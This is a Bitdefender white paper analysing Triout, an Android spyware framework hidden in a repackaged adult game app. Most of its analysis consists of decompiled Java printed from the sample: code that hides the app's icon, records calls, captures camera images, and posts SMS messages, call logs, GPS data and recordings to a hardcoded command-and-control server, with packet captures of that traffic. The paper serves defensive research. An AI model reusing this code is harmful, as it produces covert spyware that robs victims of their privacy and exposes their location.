White Paper

Bitdefender®

Triout – The Malware Framework for Android That Packs Potent Spyware Capabilities

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Foreword

Android malware is neither new nor scarce. If anything, the proliferation of Android devices – from smartphones to tablets and smart TVs – has sparked renewed interest among malware developers in new and potent threats. Even government-linked cyber-espionage groups have been leveraging Android malware to infect soldiers' devices and track military units.

Since smartphones have become an integral part of our personal and business lives, imbuing them with surveillance and data exfiltration capabilities caused by malware, can jeopardize users' privacy and expose them to data theft and cyberespionage.

The capabilities of Android malware are similar in complexity and surveillance capabilities to PC malware. From enabling remote microphone access to full camera control or access to all on-device data, Android malware can be stealthy, highly targeted, and extremely versatile.

Bitdefender researchers have identified a new Android spyware that seems to act as a framework for building extensive surveillance capabilities into seemingly benign applications. Found bundled with a repackaged app, the spyware's surveillance capabilities involve hiding its presence on the device, recording phone calls, logging incoming text messages, recoding videos, taking pictures, collecting GPS coordinates, and broadcasting all of that to an attacker-controlled C&C server.

The most interesting fact regarding this spyware framework is that the application was first submitted from Russia and the majority of scans/ reports came from Israel.

Overview

Discovered by Bitdefender's machine learning algorithms on 20.07.2018, the sample's first appearance seems to be 15.05.2018, when it was uploaded to VirusTotal. The application seems to be a repackaged version of "`com.xapps.SexGameForAdults`" (`MD5: 51df-2597faa3fce38a4c5ae024f97b1c`) and the tainted .apk file is named `208822308.apk`. The original app seems to have been available in Google Play in 2016, but it has since been removed. While it's unclear how the tainted sample is being disseminated, third-party marketplaces or some other attacker-controlled domains are likely used to host the sample.

As it was only detected by our machine learning algorithms, a subsequent investigation revealed that the spyware has the following capabilities:

1. Records every phone call (literally the conversation as a media file), then sends it together with the caller id to the C&C (incall3.php and outcall3.php)
2. logs every incoming SMS message (SMS body and SMS sender) to C&C (script3.php)
3. Has capability to hide self
4. Can send all call logs ("content://call_log/calls", info: callname, callnum, calldate, calltype, callduration) to C&C (calllog.php)
5. Whenever the user snaps a picture, either with the front or rear camera, it gets sent to the C&C (uppc.php, finpic.php or reqpic.php)
6. Can send GPS coordinates to C&C (gps3.php)


What's striking about sample is that it's completely unobfuscated, meaning that simply by unpacking the .apk file, full access to the source code becomes available. This could suggest the framework may be a work-in-progress, with developers testing features and compatibility with devices.

The C&C (command and control) server to which the application seems to be sending collected data appears to be operational, as of this writing, and running since May 2018.


Spot the Difference

The malware application is almost identical to the original app, both in code and functionality, except for the malicious payload. Starting from the app's icon to the in-app screens, the malicious version seems to keep all original functionality, potentially so as not to arouse any suspicion from its victim.

Running App Screenshots




Clean app icon




Malware app icon

Clean


Malware




Clean




Malware




Clean




Malware




Clean



Malware



Clean



Malware

A Closer Look at the Spyware's Capabilities

The app communicates with the C&C using a single IP address that's hardcoded.

```
package psp.jsp.datamd;

class v {
   public static String a = "0";
   public static boolean b = false;
   public static String c = "";
   private static final v e = new v("188.[redacted]");
   private String d;

   v(String str) {
      this.d = str;
   }

   public static v c() {
      return e;
   }

   public String a() {
      return a;
   }

   public void a(String str) {
      a = str;
   }

   public String b() {
      return this.d;
   }
}
```

It can also hide itself, but the functionality is not used, and isn't referenced anywhere.

```
package psp.jsp.datamd;

import android.app.Activity;
import android.content.ComponentName;
import android.os.Bundle;

public class COMPSM extends Activity {
   protected void onCreate(Bundle bundle) {
      super.onCreate(bundle);
      requestWindowFeature(1);
      getWindow().setFlags(1024, 1024);
      getPackageManager().setComponentEnabledSetting(new ComponentName(this, COMPSM.class), 2, 1);
      if ((getApplicationInfo().flags & 129) == 0) {
      }
   }
}
```

On incoming/outgoing calls, "pid" and "callid" are sent to C&C.

B

```
public String a(String str, String str2) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.b + "/outcall3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("callid", str2));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

```
    public String a(String str, String str2) {
        HttpClient defaultHttpClient = new DefaultHttpClient();
        HttpUriRequest httpPost = new HttpPost("http://" + this.l + "/incall3.php");
        try {
            List arrayList = new ArrayList(3);
            arrayList.add(new BasicNameValuePair("pid", str));
            arrayList.add(new BasicNameValuePair("callid", str2));
            httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
            defaultHttpClient.execute(httpPost);
            return "ok";
        } catch (ClientProtocolException e) {
            return "error";
        } catch (IOException e2) {
            return "error";
        }
    }
```

TCPDUMP:

```
POST /outcall3.php HTTP/1.1
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Host: 188.
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&callid=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:55:38 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 2
Connection: close
Content-Type: text/html

ok
```

```
POST /incall3.php HTTP/1.1
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Host: 188.
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&callid=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:54:18 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 2
Connection: close
Content-Type: text/html

ok
```

```
String stringBuilder = new StringBuilder(String.valueOf(obj)).append(v.c().a()).append("-").append(h).append("-").append("05-02-08-36-18").toString();
k = stringBuilder;
try {
    j = new StringBuilder(String.valueOf(context.getFilesDir().getParent())).append("/prefix/").append(stringBuilder).append(".db2").toString();
} catch (Exception e2) {
    e2.printStackTrace();
}
a = new MediaRecorder();
a.setAudioSource(1);
a.setOutputFormat(1);
a.setAudioEncoder(1);
a.setOutputFile(j);
try {
    a.prepare();
} catch (IllegalStateException e3) {
    e3.printStackTrace();
} catch (IOException e4) {
    e4.printStackTrace();
}
a.start();
e = true;
```

The calls are also recorded to a local file using a dynamically generated name, with the help of MediaRecorder.

Each recording file is then sent to the C&C server.

```
public int b(String str, Context context) {
    a("upload is gone...", context);
    this.m = "http://" + this.l + "/upcal.php";
    String str2 = "\r\n";
    String str3 = "--";
    String str4 = "******";
    File file = new File(str);
    a("upload is gone 11 ...", context);
    if (file.isFile()) {
        try {
            FileInputStream fileInputStream = new FileInputStream(str);
            a("upload is gone 12 ...", context);
            URL url = new URL(this.m);
            a("upload is gone 2 ...", context);
            HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
            httpURLConnection.setDoInput(true);
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setUseCaches(false);
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
            httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
            httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=" + str4);
            httpURLConnection.setRequestProperty("uploaded_file", str);
            DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str2).toString());
            dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=\"" + str + "\"" + str2);
            dataOutputStream.writeBytes(str2);
            int min = Math.min(fileInputStream.available(), 1048576);
            byte[] bArr = new byte[min];
            int read = fileInputStream.read(bArr, 0, min);
            while (read > 0) {
                dataOutputStream.write(bArr, 0, min);
                min = Math.min(fileInputStream.available(), 1048576);
                read = fileInputStream.read(bArr, 0, min);
            }
            dataOutputStream.writeBytes(str2);
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str3).append(str2).toString());
            this.n = httpURLConnection.getResponseCode();
            httpURLConnection.getResponseMessage();
            if (this.n == 200) {
                a("upload is gone 200 ...", context);
                InputStreamReader inputStreamReader = new InputStreamReader(httpURLConnection.getInputStream());
                new File(str).delete();
            }
            fileInputStream.close();
            dataOutputStream.flush();
            dataOutputStream.close();
        } catch (MalformedURLException e) {
            a("error ex " + e.getMessage(), context);
        } catch (Exception e2) {
            e2.printStackTrace();
            a("upload eroooo..." + e2.getMessage(), context);
        }
        return this.n;
    }
    a("file not foyund ...", context);
    return 0;
}
```

The same thing happens with SMS messages.

```
public String a(String str, String str2, String str3) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.d + "/script3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("smsbody", URLEncoder.encode(str2, "UTF-8")));
        arrayList.add(new BasicNameValuePair("smssender", str3));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        Log.i("Postdata", str2);
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

TCPDUMP.

```
POST /script3.php HTTP/1.1
Content-Length: 55
Content-Type: application/x-www-form-urlencoded
Host: 188.[redacted]
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

pid=0&smsbody=nullmymessagegoeshere&smssender=123456789HTTP/1.1 200 OK
Date: Mon, 30 Jul 2018 16:56:59 GMT
Server: Apache/2.4.4 (Win64) PHP/5.4.12
X-Powered-By: PHP/5.4.12
Content-Length: 6
Connection: close
Content-Type: text/html


ok
```

All the call logs are recorded and sent to the C&C. Everything from call date, call duration, and caller name is logged and broadcasted.

```
public String a(String str, String str2, String str3, String str4, String str5, String str6) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.a + "/calllog.php");
    try {
        List arrayList = new ArrayList(6);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("callname", URLEncoder.encode(str2, "UTF-8")));
        arrayList.add(new BasicNameValuePair("callnum", str3));
        arrayList.add(new BasicNameValuePair("calldate", str4));
        arrayList.add(new BasicNameValuePair("calltype", str5));
        arrayList.add(new BasicNameValuePair("callduration", str6));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        Log.i("Postdata", str2);
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

One of the more disturbing features is camera capture. The application can use either the front or the rear camera to take snapshots.

```
private int b() {
    int numberOfCameras = Camera.getNumberOfCameras();
    for (int i = 0; i < numberOfCameras; i++) {
        CameraInfo cameraInfo = new CameraInfo();
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 1) {
            return i;
        }
    }
    return -1;
}

private int c() {
    int numberOfCameras = Camera.getNumberOfCameras();
    for (int i = 0; i < numberOfCameras; i++) {
        CameraInfo cameraInfo = new CameraInfo();
        Camera.getCameraInfo(i, cameraInfo);
        if (cameraInfo.facing == 0) {
            return i;
        }
    }
    return -1;
}
```

```
c("cam started");
String a = v.c().a();
this.b = "http://" + this.g + "/uppc.php";
this.f = new Thread(new i(this, a));
this.f.start();
```

Afterwards, every snapped picture is saved under a dynamically generated name and sent to the C&C server.

```
public int b(String str) {
    this.b = "http://" + this.a + "/uppc.php";
    String str2 = "\r\n";
    String str3 = "--";
    String str4 = "******";
    File file = new File(str);
    if (file.isFile()) {
        try {
            a("file exsit and upload process began");
            FileInputStream fileInputStream = new FileInputStream(file);
            HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.b).openConnection();
            a("connection opend");
            httpURLConnection.setDoInput(true);
            httpURLConnection.setDoOutput(true);
            httpURLConnection.setUseCaches(false);
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
            httpURLConnection.setRequestProperty("ENCTYPE", "multipart/form-data");
            httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=" + str4);
            httpURLConnection.setRequestProperty("uploaded_file", str);
            DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str2).toString());
            dataOutputStream.writeBytes("Content-Disposition: form-data; name=\"uploaded_file\";filename=\"" + str + "\"" + str2);
            dataOutputStream.writeBytes(str2);
            int min = Math.min(fileInputStream.available(), 1048576);
            byte[] bArr = new byte[min];
            int read = fileInputStream.read(bArr, 0, min);
            while (read > 0) {
                dataOutputStream.write(bArr, 0, min);
                min = Math.min(fileInputStream.available(), 1048576);
                read = fileInputStream.read(bArr, 0, min);
            }
            dataOutputStream.writeBytes(str2);
            dataOutputStream.writeBytes(new StringBuilder(String.valueOf(str3)).append(str4).append(str3).append(str2).toString());
            this.c = httpURLConnection.getResponseCode();
            httpURLConnection.getResponseMessage();
            if (this.c == 200) {
                String str5 = "File Upload Completed.\n\n See uploaded file here : \n\n http://www.androidexample.com/media/uploads/service_lifecycle.png";
                InputStreamReader inputStreamReader = new InputStreamReader(httpURLConnection.getInputStream());
                a("File Upload Complete : ");
            }
            fileInputStream.close();
            dataOutputStream.flush();
            dataOutputStream.close();
        } catch (MalformedURLException e) {
            a("MalformedURLException");
        } catch (Exception e2) {
            e2.printStackTrace();
            a("error :" + e2.getMessage());
        }
        return this.c;
    }
    Log.e("uploadFile", "Source File not exist :" + this.d + "service_lifecycle.png");
    new Thread(new ai(this)).start();
    return 0;
}
```

```
public void onPictureTaken(byte[] bArr, Camera camera) {
    String a = v.c().a();
    File file = new File(new StringBuilder(String.valueOf(this.f.getFilesDir().getParent())).append("/prefix/").toString());
    a("PhotoHandler called...");
    if (!(file.exists() || file.mkdirs())) {
        a("Can't create directory to save image.");
    }
    file = new File(file.getPath() + "/" + new StringBuilder(String.valueOf(a)).append("-").append(new SimpleDateFormat("yyyy-MM-dd-hh-mm-ss").format(new Date())).
    a = file.getPath();
    try {
        a(this.f, bArr, file);
        a("Image is stored");
        new Thread(new ag(this, a)).start();
        a("New Image saved " + String.valueOf(bArr.length) + ": " + file.getPath());
    } catch (Exception e) {
        a("Image could not be saved. ");
    }
}
```

Another feature is GPS coordinates logging. All GPS coordinates are tracked and sent to the C&C server using an HTTP Post.

```
public String a(String str, String str2, String str3) {
    HttpClient defaultHttpClient = new DefaultHttpClient();
    HttpUriRequest httpPost = new HttpPost("http://" + this.f + "/gps3.php");
    try {
        List arrayList = new ArrayList(3);
        arrayList.add(new BasicNameValuePair("pid", str));
        arrayList.add(new BasicNameValuePair("lat", str2));
        arrayList.add(new BasicNameValuePair("long", str3));
        httpPost.setEntity(new UrlEncodedFormEntity(arrayList));
        defaultHttpClient.execute(httpPost);
        return "ok";
    } catch (ClientProtocolException e) {
        return "error";
    } catch (IOException e2) {
        return "error";
    }
}
```

The application is signed with the Google Debug Certificate

SHA-1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81

INFO: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, EA=android@android.com

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